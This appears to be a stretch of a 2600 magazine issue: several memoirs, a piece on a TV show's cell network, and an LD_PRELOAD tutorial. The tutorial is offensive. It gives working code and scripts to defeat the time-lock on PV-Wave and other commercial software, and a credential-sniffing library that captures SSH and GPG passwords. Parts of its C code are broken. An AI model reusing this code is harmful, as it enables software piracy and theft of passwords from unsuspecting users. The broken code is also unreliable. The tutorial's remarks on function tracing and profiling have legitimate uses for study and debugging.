Unfortunately, there was a local AT&T tower that kept interfering with the deployment in one corner of the property, and it drove the team completely nuts with troubleshooting. This is because the Google Nexus handsets (equipped with AT&T SIM cards) would keep switching over to this tower instead of the better RMZ coverage. Why? The RMZs are configured as a network called "ARMZ." This means there is a different MCC and MNC versus AT&T Mobility's usual network, so if the handset isn't loaded with AT&T firmware, the phone thinks it is roaming. And naturally, Google Nexus devices aren't natively supported by AT&T, so they don't have AT&T firmware. In practice, this meant that whenever someone was in the corner of the property with a shred of AT&T signal, the handset would re-home onto the primary AT&T network, rather than the portable one Barkode's team had deployed. This obviously wasn't going to work, because the time required to do this introduced considerable latency, particularly as handsets "ping-ponged" back and forth between networks. The ultimate solution? Persuade the phones they weren't roaming, and prioritize the ARMZ network above the AT&T network. This was eventually accomplished through a feature called ENS (Enhanced Network Services), which is an advanced GSM feature. Few carriers use it, but AT&T supports it and in this case - with a lot of tweaking to the Android firmware and some, erm, highly questionable network tweaks - it eventually worked.

With that problem solved, there were still coverage gaps in the network. Remember, in order for the game to work (think of it as a game of hide-and-seek played out over several square miles), there had to be completely reliable coverage and it had to cover the entire playing field, an area of several square miles with trees, hills, rocks, a river, a lake, and more. This is surprisingly difficult to do. Fortunately, the phones were equipped with a full mobile data stack (using GPRS, which the RMZs support), a voice stack (including SMS), and Wi-Fi. Barkode's team designed the software to use all possible ways to communicate, so if one method failed to get through, there was another option. This made it possible to plug the gaps with Wi-Fi. How? By literally strapping wireless access points to trees, and using fiber (originally installed to run the cameras) for backhaul.

Capture ran for only one season. The technology worked surprisingly well for the entire month that the show was filmed, but ultimately, the story wasn't interesting enough to viewers. In the end, the network was torn down and the forest was restored to its prior state, as if nothing had ever happened. And with that, I will leave you to enjoy your summer. Get out, enjoy a music festival, and come up with creative ways to communicate that aren't on a mobile phone!

References

http://en.wikipedia.org/wiki/Capture_%28TV_series%29 - Information about the *Capture* TV series

https://www.youtube.com/watch?v=R0ipnqDPRB4 - Video showcasing the technology used in *Capture*

Chiron and Me: Hacking Astronomy

by Eve S. Gregory

High school was boring, so I quit in my junior year and married The (real) Most Interesting Man in the World. Even if school had offered courses in astronomy, which they hadn't, I'd have missed them anyway. But I didn't recognize my astronomical educational deficiency until 1983, when I was asked by New York astrologer Al H. Morrison to compute an ephemeris for Chiron. I'd never found anything I couldn't learn to do, if I really wanted to, so why not?

Now, how do you compute an ephemeris? Social engineering, hard work, and hacking, of course! (If I'd have been a better social engineer, I wouldn't have had to work so hard.)

Going to college and eventually acquiring a degree in astronomy was not practical. Besides, I didn't want to become an astronomer. I just wanted to compute an ephemeris. I had my first computer, a Timex/Sinclair ZX81, which cost $100. It was a little black box about eight inches square and about two inches thick. Its keyboard was printed on its black plastic membrane cover. It had a whole 16K of memory, BASIC, and a small thermal printer. With a black and white TV for a monitor, what else did I need?

Well first of all, I needed to know something about planetary orbits. I had a vague general idea, but computer programs require specifics. So I went to the state library and ordered down all of their college astronomy textbooks. There were a lot of them. Most were entirely too abstruse for a neophyte, but *Essentials of Astronomy* from Columbia University Press (1977) was a good fit, so I went to the bookstore and ordered a copy. It didn't answer all of my questions, but it proved invaluable for my purposes.

There were, of course, no World Wide Web, Wikipedia, or smart phones available to me, so I wrote lots of letters. Some were not answered, but many were. One person sent me three laboriously handwritten pages of advice, because I knew and had written the correct plural form of ephemeris. (It's ephemerides.) Then someone recommended Jean Meeus's *Astronomical Formulae for Calculators*. I bought it. It had all of the necessary computations in it, but not in the order or form in which they were required in the program I was writing.

The great thing about Meeus, though, is that each little computation set has an example with the correct answer, so I could test each program module before proceeding. My good friend Richard had a Pascal Engine (with two big floppies!) and a lot of computing experience. He was my go-to guy and advised me to write the program in separate modules, testing each one individually - and it was good advice. Spaghetti is great on the plate, but not in the program.

Ah, but there were a few missing elements, osculating elements, that is, for the orbit of Chiron, the asteroid that later was found to

be a comet. The label didn't matter but the elements did. Further inquiries revealed that Daniel Green, assistant to Dr. Marsden at the Smithsonian Astrophysical Observatory, had computed them. Orbital elements are computed from observations. Chiron was still quite far away, though headed our way, but observations of it were relatively few at that time. Green had computed a ten-day-interval twentieth century ephemeris from those elements, and Dr. Marsden agreed to sell them to Morrison. In December 1983, we were able to get a new set of elements computed by Dr. Marsden.

By June 1984, I had acquired a more powerful computer, a Timex-Sinclair 2068 with a whole 48K of memory. It was a small silver box about eight by twelve inches by a couple of inches thick. Most of the exterior was keyboard. A small TV served as a monitor. And this computer could generate color! I wrote a program to make a pixelated little man limp across the screen. But much more important, I could save programs and output on a cassette tape. It was fussy about volume settings, but it allowed tedious work to be saved. What an improvement!

The ephemeris computations were made in astronomical units (one AU=149,597,870,700 meters), the approximate average distance from the earth to the sun, so the maximum number of decimal places possible had to be used. The new elements arrived as a paper printout, so they had to be input by hand and saved to a cassette tape. There were 100 of them and they had to be 100 percent correct. Having worked in land surveying before computers were involved, I understood the rigorous methods necessary. After the elements were input, they were used to compute other constants needed by the main program.

I found differences between Green's earlier elements and Marsden's later ones. While the computations were made in radians, the ephemeris printouts had to be in degrees, minutes, and seconds. But an odd sort of bump showed up in the orbit. Some of the positions were negative numbers and my little computer rounded them. It rounded 1.1 to 1. It rounded -1.1 to -2! That one took a while to find.

There was also some trouble converting right ascension and declination to longitude and latitude, but I got that figured out by October. To confirm that they were converted correctly, I plotted longitude and latitude and right ascension and declination as x,y coordinates by hand on graph paper. They both plotted the same pattern, so I knew they were correct. By the end of October 1984, I began printing program output in 420 day overlapping sections. Each section took two and a half hours to compute and another half hour to print.

The first half of the ephemeris printout was mailed to Morrison on Jan. 14, 1985. I mailed the rest soon after. When Morrison had all of the printouts, he found the spacing was wrong for his format requirements. So I sent replacement printouts in February.

Then I bought a new printer and a 16-bit Sanyo MBC 555-2 computer with two five and a quarter inch floppy drives and a good double precision BASIC. (Hard drive? What's that?) It came with its own CRT monitor. This was high technology! Saving programs and output on a cassette tape had been a real pain.

By March 14, 1985, I had typed the ephemeris program onto a Sanyo floppy disc, made some test runs, and found it was working correctly. Morrison, however, had come up with more features he wanted computed. Soon, I was running the program on the Sanyo and printing declinations that he requested. He got the declinations in early April, but then he wanted nodes. So I revised the program to compute them from the Marsden elements.

Through his company, CAO Times, Al Morrison published the *Daily Position Ephemeris of Chiron, 1891-2000,* with an article by Zane Stein about the meaning of Chiron in birth charts, in New York in November 1985. Morrison also negotiated a deal with Chiron Verlag to publish a translated version in Germany in 1989. (Used copies were available at Amazon.com last time I looked.)

But that is not the end of this story. In March 1986, one of Morrison's astrologer friends spotted an error in the ephemeris. Yikes! I checked it out and found that the separate printing program had inexplicably removed some numbers from two pages. I never did figure out why, but I reprinted the corrected pages and sent them to him in May 1986. He replaced them and life went on. Eventually, I even got paid a little something for it. Am I glad I did it? Yes. Would I do it again? Hell no!

Nigrum Libro Interceptis

by the xorcist
xorcist@sigaint.org

LD_PRELOAD is the name of an environment variable on GNU/Linux and Solaris systems which instructs the dynamic linker to preload and bind a user-specified library prior to binding symbols from the system libraries. This allows the user to completely intercept many function calls made by a program.

The mechanism is very simple to use and it is hoped that novice C programmers will be able to use this tutorial and its sample code to create libraries of their own.

Below, the reader is shown the basic effect of function overloading and is shown a simple way to call the original function. From there, we use the techniques to crack the time-lock of the PV-Wave software (`www.roguewave.com`), and steal passphrases from SSH. We close with a brief discussion of other possible uses of LD_PRELOAD.

The Basics of Writing Overloadable Libraries

First, a C file is created which defines the functions that one wishes to intercept, optionally calling the original function by means of libdl. It is compiled to .o, and linked to .so, and can then be used with LD_PRELOAD.

Let me contrive a simple example for you, and we'll walk through two different layers of intercepting and manipulating program flow through LD_PRELOAD.

--- [main.c

```
#include <stdio.h>
#include <string.h>
int main()
{
        if (!strcmp("red",
➥ "black"))
           printf("true\n");
        else
           printf("false\n");
        return 0;
}
```

--- [hack.c

```
int strcmp(char **a, char **b)
{ return 0; }
```

Now, we compile our code:

```
$ gcc -o foo main.c
$ ./foo
false

$ gcc -fPIC -c hack.c ; ld
➥ -shared -Bsymbolic -o hack.so
➥ hack.o
$ export LD_PRELOAD=./hack.so
$ ./foo
true
```

Obviously, our dummy strcmp() worked like a charm, but it will always return 0. This is fine for this example, but in a real program, we'll need to be able to call the real strcmp()! To do this, we maintain a function pointer to the real strcmp(), as so:

--- [hack2.c

```
/* Utility function to return
➥ the pointer to a function
➥ named by a string */
static void *getfunc(const char
➥ *funcName)
{
    void *tmp;

    if ((res = dlsym(RTLD_NEXT,
➥ funcName)) == NULL) {
        fprintf(stderr, "error
➥ with %s: %s\n", funcName,
➥ dlerror());
        _exit(1);
    }
    return tmp;
}

/* Typedef ourselves a function
➥ pointer compatible with
➥ strcmp() */
typedef char *(*strcmp_t) (char
➥ *a, const char* b);

/* A new strcmp() which only
➥ returns 0 if its arguments
➥ are "red" and "black"
otherwise it returns the true
```

```
string
➥ comparison */
int strcmp(char **a, char **b)
{
        static strcmp_t old_strcmp = NULL;

        /* Set up old_strcmp as a name for the real strcmp()
➥ function */
        old_strcmp = getfunc("strcmp");

        if ((!old_strcmp("red", a)) && (!old_strcmp("black", b)))
           return 0;

        return old_strcmp(a, b);
}
```

Using these basic techniques, and some creativity in the choice of which functions to overload, all sorts of useful things can be done. Now that we've seen the basic mechanisms of using LD_PRELOAD, we'll start looking at practical uses.

Subverting Time-locked Demonstration Programs

The first application that we'll put together is a generic library for cracking time-locked demo programs. The strategy that we will use is to create a shared library which constrains the time returned by gettimeofday() to a configurable interval (specified by environment variables). This way, one instance of the library can be used to fool multiple time-locked demos using different valid date ranges.

As a field test, we'll apply our library against a working time-locked demo of PV-Wave. Just like many other commercial Linux/UNIX programs, this program uses FlexLM as its license manager. Success against PV-Wave implies applicability against most other commercial demos as well.

We'll call our library fakedate.so and we define the following environment variables:

FAKEDATE_MIN: The minimum epoch integer (number of seconds since 1970-01-01 00:00:00 UTC) to return via gettimeofday().

FAKEDATE_MAX: The maximum epoch integer to return via gettimeofday().

FAKEDATE_DEBUG: A flag which, when present, causes the printing of debugging or tracing info to stderr.

FAKEDATE_NUMCALLS: The number of runs for which we'll return a fake date. 0 means that we'll always return a bogus time. Useful for fooling an expiry check that happens only at startup.

Overloaded functions: gettimeofday() and time().

```
--- [ fakedate.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

/* Declare global state that our hijacked functions use */

int HAVE_OPTS = NULL;/* have we already checked the environment? */
int RUN = 0;                /* How many times has gettimeofday()
run */
int NUMCALLS =0;            /* How many times to return a bogus
time, 0 = always */
int DEBUG=NULL;             /* Do we print debugging info? */
int START_TIME;             /* Remember the time we started */
time_t MIN = 0;             /* Minimum time value to return */
time_t MAX = 0;             /* Maximum time value to return */
```

```
/* Inspect the environment and set up the global state */
void loadopts()
{
     if (getenv("FAKEDATE_DEBUG"))
         DEBUG=1;

     if (getenv("FAKEDATE_MAX"))
                MAX=atol(getenv("FAKEDATE_MAX"));
     else MAX=1;

     if (getenv("FAKEDATE_CALLS"))
          NUMCALLS=atol(getenv("FAKEDATE_CALLS"));
     else NUMCALLS=0;

     if (getenv("FAKEDATE_MIN))
          FAKEDATE_MIN=atol(getenv("FAKEDATE_MIN"));
     else FAKEDATE_MIN=0;

     __gettimeofday(tv,tz);
     START_TIME=tv->tv_sec;
     HAVE_OPTS=1;
}

int gettimeofday(struct timeval *tv, struct timezone *tz)
{
       int ret;

       if (!HAVE_OPTS)
          loadopts();

       /* Get the genuine current time */
       ret=__gettimeofday(tv,tz);

       /* If we're munging the date, we map the time into our
interval */
       if ( (NUMCALLS == 0) || (RUN++ < NUMCALLS) )
          tv->tv_sec = MIN + (tv->tv_sec - MIN) % (MAX-MIN);

       if (DEBUG)
       {
          fprintf(stderr, "FakeDate: GetTimeOfDay [%d , %d] ", MIN,
MAX);
          fprintf(stderr, "(tv->tv_sec = %d) ", tv->tv_sec);
          fprintf(stderr, "(%d total calls)\n", NUMCALLS);
       }
       return ret;
}

time_t time(time_t *t)
{
       time_t h;

       struct timeval {
              long tv_sec;
              long tv_usec;
       } tv;

       struct timezone {
              int tz_minuteswest;
```

```
                int tz_dsttime;
        } tz;

        gettimeofday(&tv, &tz);

        h=tv.tv_sec;

        if (DEBUG)
           fprintf(stderr,"FakeDate: Time() [%d, %d] (Returned
%d)\n",
           MIN, MAX, h);

        if (t)
           (*t)=h;

        return h;
}
--- [ end fakedate.c
```

Now, to direct this library against the PV-Wave time-lock. If we just finished installing PV-Wave, we have 12 days to evaluate it before it shuts off (we'll use 11 days to be safe). So we proceed by getting the time interval we are interested in as seconds from the epoch:

```
$ d=`date +'%s'` ; echo -e "\nMin: $d\nMax: $[$d+24*60*60*11]"

Min: 1192702886
Max: 1193653286
```

If PV-Wave was installed to /usr/local/vni and the fakedate.so lib is also placed there, we can now put a wave front-end script in /usr/local/bin such as:

```
--- [ wave.sh
#!/bin/bash
. /usr/local/vni/wave/bin/wvsetup.sh
export LD_PRELOAD=/usr/local/vni/fakedate.so
export FAKEDATE_MIN=1192702886
export FAKEDATE_MAX=1193653286
export FAKEDATE_NUMCALLS=1

/usr/local/vni/wave/bin/wave $*
--- [ end wave.sh
```

And that's it. However, I'll give you a hint here. You don't need to specify the epoch range as the 11 day period. In fact, it is somewhat better to actually constrain the interval to a few seconds. This is because when the program does its expiry check, if the apparent time is very early in the evaluation period, no warnings or messages about time-outs or registration are given. As the time counts down, PV-Wave starts reminding you that it will expire. By constraining the interval to just a few seconds, we insure that PV-Wave will never nag us.

We can now verify proper functionality. First, you can break it by moving the epoch range in /usr/local/bin/wave ahead to force the program to time out:

```
--- [ shell prompt
bash-3.2$ cat broken
#!/bin/bash
. /usr/local/vni/wave/bin/wvsetup.sh
export LD_PRELOAD=/usr/local/lib/fakedate.so
export FAKEDATE_MIN=2192702886
export FAKEDATE_MAX=2193653286
```

```
export FAKEDATE_NUMCALLS=1
/usr/local/vni/wave/bin/wave $*

bash-3.2$ ./broken -64
The evaluation period for CL has expired.
Contact your system administrator
bash-3.2$
--- [ end shell
```

Now, you can move it back and voila, it works again.

```
--- [ shell prompt
bash-3.2$ cat working
#!/bin/bash
. /usr/local/vni/wave/bin/wvsetup.sh
export LD_PRELOAD=/usr/local/lib/fakedate.so
export FAKEDATE_MIN=1192702886
export FAKEDATE_MAX=1193653286
export FAKEDATE_NUMCALLS=1
/usr/local/vni/wave/bin/wave $*

bash-3.2$ ./working -64

PV-WAVE Version 9.00 (linux linux64 x86_64).
Copyright (C) 2007, Visual Numerics, Inc.
All rights reserved. Unauthorized reproduction prohibited.

PV-WAVE v9.00 UNIX/WINDOWS
...
--- [ end shell
```

Next, let's actually set the system time ahead, say, one year and try the working script. When we get our WAVE> prompt, we enter the command: `PRINT, TODAY()` and we'll see a coded date structure equal to the system time and outside the licensed epoch range. The first call to gettimeofday() fooled the expiry check and now we're returning the real value because FAKEDATE_NUMCALLS is equal to 1.

```
--- [ shell prompt
bash-3.2$ date; ./working -64
Wed Oct 22 18:15:22 EDT 2008

PV-WAVE Version 9.00 (linux linux64 x86_64).
Copyright (C) 2007, Visual Numerics, Inc.
All rights reserved. Unauthorized reproduction prohibited.

PV-WAVE v9.00 UNIX/WINDOWS

Your current interactive graphics device is: X
If you are not running on a linux integrated display use the SET_
➥PLOT command to set the appropriate graphics device (if you have
➥ not already done so).

The following function keys are defined with PV-WAVE commands:
F1 - Start the PV-WAVE Demonstration/Tutorial System
F2 - Invoke the PV-WAVE Online Help Facility
F3 - Output the PV-WAVE Session Status

 PV-WAVE Visual Exploration technology available.
 PV-WAVE IMSL Mathematics technology available.
```

```
 PV-WAVE IMSL Statistics technology available.

 Enter "NAVIGATOR" at the WAVE> prompt to start the PV-WAVE
➥ Navigator.

WAVE> PRINT, TODAY()
{ 2008   10   22   18   16    2.00000      93541.761    0}
WAVE>
--- [ end shell
```

We now have a fully functional copy of PV-Wave - and if we use the few-second trick, we don't even get the nagging registration reminders. This library can also be leveraged against other commercial Linux applications, including pricey high-profile software like MATLAB, RSIs IDL, and others. (And don't forget to set your system time back to the current date!)

Function Tracing to Steal Passwords

While the operating system won't allow suid programs to honor LD_PRELOAD (so no intercepting passwd or su), there are other important programs, like GPG, SSH, Telnet, or KWalletManager which we can subvert in order to steal passphrases, plaintext, and other secret bits.

Which functions would be most useful to us? We certainly can expect to get a peek up someone's skirt by overloading memcpy(). Likewise, strcpy() and strncpy() are good choices as well, and for the same reasons. On the I/O side, we'll overload read(). We could easily think of many more functions to add here. getpass() is conspicuously absent from our list only because it is deprecated. If you're targeting a legacy application, though, it is easy enough to add.

Our method will be simple passive eavesdropping on the four above-named functions. We'll export the data that we intercept by appending it to a file in /tmp. If actually deployed, we'd want to take some precautions here. Perhaps we might like to encrypt this file by burying a public-key into our lib and randomly generating a symmetric key. Or, we could transmit the contents out over the network in real-time. But for this example, I'll just leave it sitting in a file out in /tmp.

```
--- [ peekaboo.c
#include <stdio.h>
#define __USE_GNU 1
#include <unistd.h>
#include <dlfcn.h>

#define FILENAME "/tmp/icu.txt"

/* Typedef our function pointers */
typedef void *(*memcpy_t) (void *dest, const void *src, size_t n);
typedef ssize_t (*read_t) (int FD, void *buf, size_t n);
typedef char *(*strcpy_t) (char *dest, const char* src);
typedef char *(*strncpy_t) (char *dest, const char* src, size_t n);

/* Our global file pointer */
FILE *peekaboofile = NULL;

static void *getfunc(const char *funcName)
{
    void *tmp;

    if ((res = dlsym(RTLD_NEXT, funcName)) == NULL) {
        fprintf(stderr, "error with %s: %s\n", funcName, dlerror());
        _exit(1);
    }
    return tmp;
}
void ensure-file()
```

```
{
       if (!peekaboofile)
          peekaboofile=fopen(FILENAME, "a");
}

char *strncpy(char *dest, char *src, size_t n)
{
  static strncpy_t real_strncpy = NULL;

  ensure-file();
  fprintf(peekaboofile,
          "STRNCPY: \nSRC: %s\nDST: %s\nSIZE:
➥ %d\n------------------------\n", src, dest, n);
  real_strncpy = getfunc("strncpy");
  return real_strncpy(dest, src, n);
}

char *strcpy(char *dest, char *src)
{
  static strcpy_t real_strcpy = NULL;

  ensure-file();
  fprintf(peekaboofile,
          "STRCPY: \nSRC: %s\nDST: %s\n-----------------------\n",
➥ src, dest);
  real_strcpy = getfunc("strcpy");
  return real_strcpy(dest, src);
}

void *memcpy(void *dest, const void *src, size_t n)
{
  static memcpy_t real_memcpy = NULL;

  ensure-file()
  fprintf(peekaboofile, "MEMCPY: : ");
  fwrite(src, n, 1, stderr);
  fprintf(peekaboofile, "\nDST: ");
  fwrite(dest, n, 1, stderr);
  fprintf(peekaboofile, "\nSIZE: %d\n----------------------\n", n);
  real_memcpy = getfunc("memcpy");
  return real_memcpy(dest, src, n);
}

ssize_t read (int FD, void *buf, size_t n)
{
  static read_t real_read = NULL;
  ssize_t i;

  ensure-file();
  real_read = getfunc("read");
  i = real_read(FD, buf, n);
  fprintf(peekaboofile,
         "READ:\nFD: %d\nBUF:
➥ %s\nSIZE: %d\n----------------
➥---\n", FD, buf, n);
  return i;
}
--- [ end of peekaboo.c
```

For our field test with this library, we'll examine SSH. Let's get right to it and test this out. Set up LD_PRELOAD, and SSH to a host of your choice, and log in. Now, let's take a look at /tmp/icu.txt with something like "less".

SSH starts off making a bunch of strncpy() s such as:

```
STRNCPY:
SRC: Argument list too long
DST:
SIZE: 32
-----------------------
STRNCPY:
SRC: Exec format error
DST:
SIZE: 32
-----------------------
```

where it is apparently setting up an internal array of messages. Then we hit a block of several read()s and memcpy()s where the connection is established and options negotiated.

First, let's find out what the remote host and username are:

Search the file for the string "SRC: ssh-connection" and you'll find a few memcpy()s up is the username on the remote host. Search for the string "SRC: host@" and you'll find the remote host name. That was easy.

Now to find the password: Just search the file for the string "password" and you'll notice that near one of them (the third, in my capture) is the cleartext password intercepted by memcpy().

```
MEMCPY:
SRC: password
DST: none<F1><FE>rw
SIZE: 8
----------------------
MEMCPY:
SRC: ^Q
DST: <C2>
SIZE: 1
----------------------
MEMCPY:
SRC: ^@^@^@^H
DST: <BE> ^K<E0>
SIZE: 4
----------------------
MEMCPY:
SRC: this-is-my-secret-password
DST: <87>G<E2>^D@<E8>
SIZE: 8
----------------------
```

In experiments with this and other similar code, every user-land program that handles passwords was vulnerable to this sort of eavesdropping - including GPG, telnet, rdesktop, etc. This is abysmal, given how easy it is to frustrate this method. Simple statically linked clones of getenv() and strcmp() are all that are needed to inspect the environment at startup to insure privacy.

Import Table Patching

Since every piece of software is different, as you might expect, the results of using LD_PRELOAD to overload, say, gettimeofday() will differ. Suppose, for example, you have a software package where only one binary includes time-lock licensing checks and other binaries use gettimeofday() for other uses. You might like the other binaries to use the proper gettimeofday(), and only have the time-locked binary get tricked. One way to do this is by patching the function import table.

Simply open your binary in a hex editor and search for gettimeofday. You'll find that string in an area with other function names nearby. Now, you can patch that string and rename it to getximeofday.

Now change your LD_PRELOAD library to provide a getximeofday() function.


The time-locked binary will be fooled, and other binaries will run the proper function and get the correct time.


Using such methods, it is easy to get a very robust crack for many types of evaluation licensed software with minimal effort. After the library is built, most software examples of that sort can be defeated in 20 to 30 seconds, or less.

Closing Comments

There are many other uses for LD_PRELOAD, naturally. You might intercept writes to the sound card and dump PCM data to rip audio from software which otherwise does not support the ability to save (Adobe Flash, for instance).

Another important use is for function profiling and reverse engineering. By overloading selected functions, you can obtain traces of function execution, or counts of the number of times a function was called, etc. This can be very useful for general debugging purposes.





Have you seen a digital copy of *2600*? In addition to the good old-fashioned paper version, you can now subscribe in more parts of the world than ever via Google Play and the Kindle. We're also constantly increasing our library of back issues and Hacker Digests.

Head to digital.2600.com for the latest

Are You a Hacker? Can You Write?

If you answered yes to both questions, you belong to two rare groups of people. And odds are you have some really interesting things to say.

Here at *2600*, we're always searching for new voices and subject matter. As hackers, we believe in open disclosure of any type of security vulnerabilities (real or theoretical) and an enthusiastic approach to all forms of technology. And we're not afraid of controversy. It's what we've been doing since 1984.

Never written an article before? Don't worry. You don't have to be Shakespeare. (In fact, we'd prefer it if you weren't.) If you get the basic concepts of sentence structure and punctuation, we have editors standing by who can fix any grammar issues and make your piece something you'll be proud of.

Subject matter? Please. Look around you. Technology is everywhere. Security, privacy, getting around restrictions, thinking outside the box.... All you need do is find something you're interested in that everyone around you probably thinks is a waste of time. Remember to have that hacker mindset in place when you put pen to paper (or however people write these days).

Send your articles to articles@2600.com. We accept long articles. We accept short articles. And the ones we print live forever in the hacker world.

(Printed articles will get you a free t-shirt, subscription to the magazine, or a year of back issues.)

The Hacker Perspective

by Pic0o

I am a fan of random things and functional theory. Much finger time has gone to gaming, forums, BBSes, and the like sides of communication. Local play and support are the sweetest times for learning and exploration. Spoken words and facial dialogue are extremely direct and ideal for communication.

"Dorkin' Out" started mostly visually for me, I'd guess when I was nearly ten years old. I wondered how to record video to Betamax while being able to watch something else (mostly because the recording was not for my eyes at that time). Mom says I broke lots of things as a kid, but I wonder if that was just "Functional Inquiry."

Local friends and I lived to explore and ask questions. I stripped the BNC connector off a CB antenna to get a better radio signal. Dad was pissed. Around the age of 14, I got my first home computer, a NEC branded Intel 486 DX2. Before this, I had a friend down the street with a Commodore 64. The guy was very cool and a chill buddy. We had fun keying code from a book and into a game, among other things.

Hardware-wise, I kept the 486 functional well after having obtained my Pentium II 233 MHz. That was my last pre-built PC for personal or preferred long term support systems. I love to build, benchmark, boot, and troubleshoot downtime. These tendencies are present in non-technical tasks as well. "How could that happen with less of the downside" would crudely cover my motif. How can someone seeking a conflict resolution do so without ill effects upon others?

Rambling back to video games, I'd say my best reward was communicating internationally. When you play competitive team-based first person shooter (1999-2002) *Red Faction* matches, all is quite serious. Before all of that, *Doom*, *Wolfenstein*, and making DOS boot discs were my specialty in the earlier 1990s. In the FPS era, I was never great at team deathmatch play. Capture the flag, get the cut, and bounce is my play style. Kind of an entertaining truth on my objective management and conflict mitigation. My main gaming community role? Forum relations. Also on occasion, being called a bot.

Once I got out of high school, I knew I was into computers. But I needed "formal" education to get a degree and a job. Not being a fan of traditional schooling and spending four years to get a degree, I went to a technical school. Eighteen months later, I had an associate degree and a bill for the schooling. In my opinion of the early 2000s, this was the minimum paper certification required to earn a job in I.T. and to obtain the desired "professional work experience." Granted, I had been doing personal repair work and database migrations for people five years prior to getting a degree.

What did I learn in technical college? That computer training and certifications are all book driven, designed to make you believe there is only one way to accomplish a goal. Hacker friends obviously know this is a lie and also a defeatist perspective. My best takeaway from college? Friends I met there who also shared my opinions on the class structure who also loved to build and tinker with things. I paid to meet my crew via schooling. These are the people who got me started and addicted to building computers. We made custom water cooling loops, overclocked like bandits, and played Local Area Network games versus various international and national gaming clans and individuals. This was also in the dial-up and Integrated Services Digital Network (ISDN) days.

The main game of the early 2000s was *Red Faction* on PC. A local crew of friends (who met via that tech college) joined into what became known as the Phoolz Like Us (+PLUS+) gaming clan. We had ladder matches, forum drama, and open recruitment. If one has never felt the experience of being in an online gaming community, I recommend it. I feel these communities are just that, a group of people spending time together by choice. Sure, a troll or two would pop up in-game or on the forums spouting hate and rage. My rule was: don't feed the trolls. You could kindly dissect their rage points in reply. If they were in a game server, you could kill their avatar or kick them for disrupting the game. Fun comes first in the servers; whine on the forums, if you must.

So far, my point circles around how all of these prior experiences are relevant in dealing with day-to-day events and people. Thanks to my friends from computer college, I met more people with similar interests and a nature of exploring how something works, what it takes to accomplish a task, along with a love for critical thinking. I currently try to learn via research and peer feedback. Manuals are terrible reads, cover to cover. So I check a new system out first, then create a list of questions for manual look-up and referencing.

Still in my pre-*2600* era, it was the year 2000. Y2K had not shut down Earth, but it did break some double-digit application year clocks. Having left school and joined the work force, I was in "the real world." My first job was working with a small financial firm. It was extremely rural, as were most of their clients. My I.T. manager inherited the position of authority because he had been an accountant with the company prior. This job also showed me that the "certified Microsoft professional" tends to be paper-certified "book smart," with zero practical knowledge. The dude was certified for Windows NT (pre New Technology technology, Windows 2000). I was vastly more NT proficient and roughly 15 years younger. (I do have to pause to be fair; I'm sure someone 15 years my junior would make me look like a Windows 8 dunce.) The guy was kind of an ass. The job site was a hot dump of a mess. I had to manage an Access 97 database with hundreds of customer records, keep that kludge of a database running, and, of course, be ignored anytime someone asked why it crashed so much. Also ignored were any suggestions for migrating the data to a more scalable platform, or normalizing the data on the current platform to run more smoothly. Sadly, many companies still act like this, many years later. The finale for that job was when the local Windows Internet Information Services was remotely defaced. Since it was done by posting a new page to the server, I simply searched the server for "file_name.asp" and removed the newly added files. Since the other two people in my department could not figure this out, it was obvious to upper management that I must have defaced the server. "What The fuck?!?" was my response. I think this passively enforced the "Hacker is Bad" stereotype in my head.

At this point in my life, I did not know that television news was primarily a lie. Nor did I know that most people got I.T. positions merely due to workplace seniority. Why was I required to pay roughly $28,000 plus interest and 18 years of schooling just to get a shot at a job? I did learn that being knowledgeable about things made people scornful. Especially those who just wanted a paycheck and had no passion for their trade.

I left that job for another. In this job, I only really reported to one person. Anyone else I spoke to was of my own volition. This was a larger company and I was still learning about this "real world." My main role was inventory management and transitioning from one form-based inventory database system to another. I was still maybe a year from college, so I was merely an "intern" employee. No benefits, but the constant "work well and we'll give you a position with benefits" carrot was dangling. OK, sure. So I did my job well and wrote a 60-page guide on how to use the new system and how to do my job. Shortly after completion, I was let go from said employer. My boss told me I was the highest level intern they ever had. I guess that was meant to be a compliment, but I was applicable for unemployment, so hurray.

Beyond unemployment, I had a call center job doing phone support for dial-up users. Most callers were about as kind as YouTube commenters, but a good portion of coworkers were super cool and entertaining. I would say this is where I started translating technical issues, for the sake of traditional, less inquisitive PC and Macintosh users. Not too long into this job, I was promoted to the highest level in the office (and country) technical support group. I debugged issues, wrote knowledge-based articles for Level 1 support, and performed callbacks for advanced support escalations. Customers were far nicer when you called them up. Working in the call center taught me a grand lesson. I will call this "spreadsheet business logic." Essentially, I view this as the practice of managing a business from a spreadsheet. It involves ignoring production and customer issues, as it's better to meet metrics and averages than to actually provide good service and customer relations. You might feel this issue is still very present in today's workforce and business management. No argument from me on that.

This article is not to be read as a resume, so I'll condense other positions and their relations to knowledge from previous roles. (Snarky satire included in numbered list)

1. *Be careful what you are good at*. How did you fix that? You must be a criminal.

2. *Write a guide on how to do your job*. A corporation would surely not use this as a guide to lay you off and replace you with a cheaper employee.

3. *Do not be too helpful in technical support*. If the product has a defect and customers tend to cancel service upon you finishing support with issue unresolved, you will be seen as the cause for cancellation. Spreadsheet culture in effect. Also, keep that call time under ten minutes, no matter

how many times the customer has had to call in for that issue.

With three jobs and some experience in "the field," I was able to score a really enjoyable position. Travel was frequent, per diems for meals and hotels were paid, and there was actually an I.T. budget with newer equipment. I also worked with smart and enjoyable people. This had been semi-rare previously. When I started, I was very unqualified and noted this honestly in the interview. The hiring manager didn't like me at the time, but his primary assistant thought I was competent enough to figure it out. Being a computer hobbyist and builder helped too. Within the first few months of being given a position, I became the primary support person for legacy systems and job sites, while learning how to do the same thing on the new system. My boss and I became friends and I also turned into what I call the "WTF, dude." If we had a big issue needing more information, either from a user or machine, that was my role.

Thanks to the previous jobs, I already visualized how to relate screenshots and mouse clicks for users over the telephone. Forum- and support-wise, I was used to calming irate users down, in an effort to get a more clear description of any issues. I was and am a hardware/software hobbyist, so by the time I was sent to job sites for migrations and new installs, most of my coworkers thought I was a wizard in I.T.

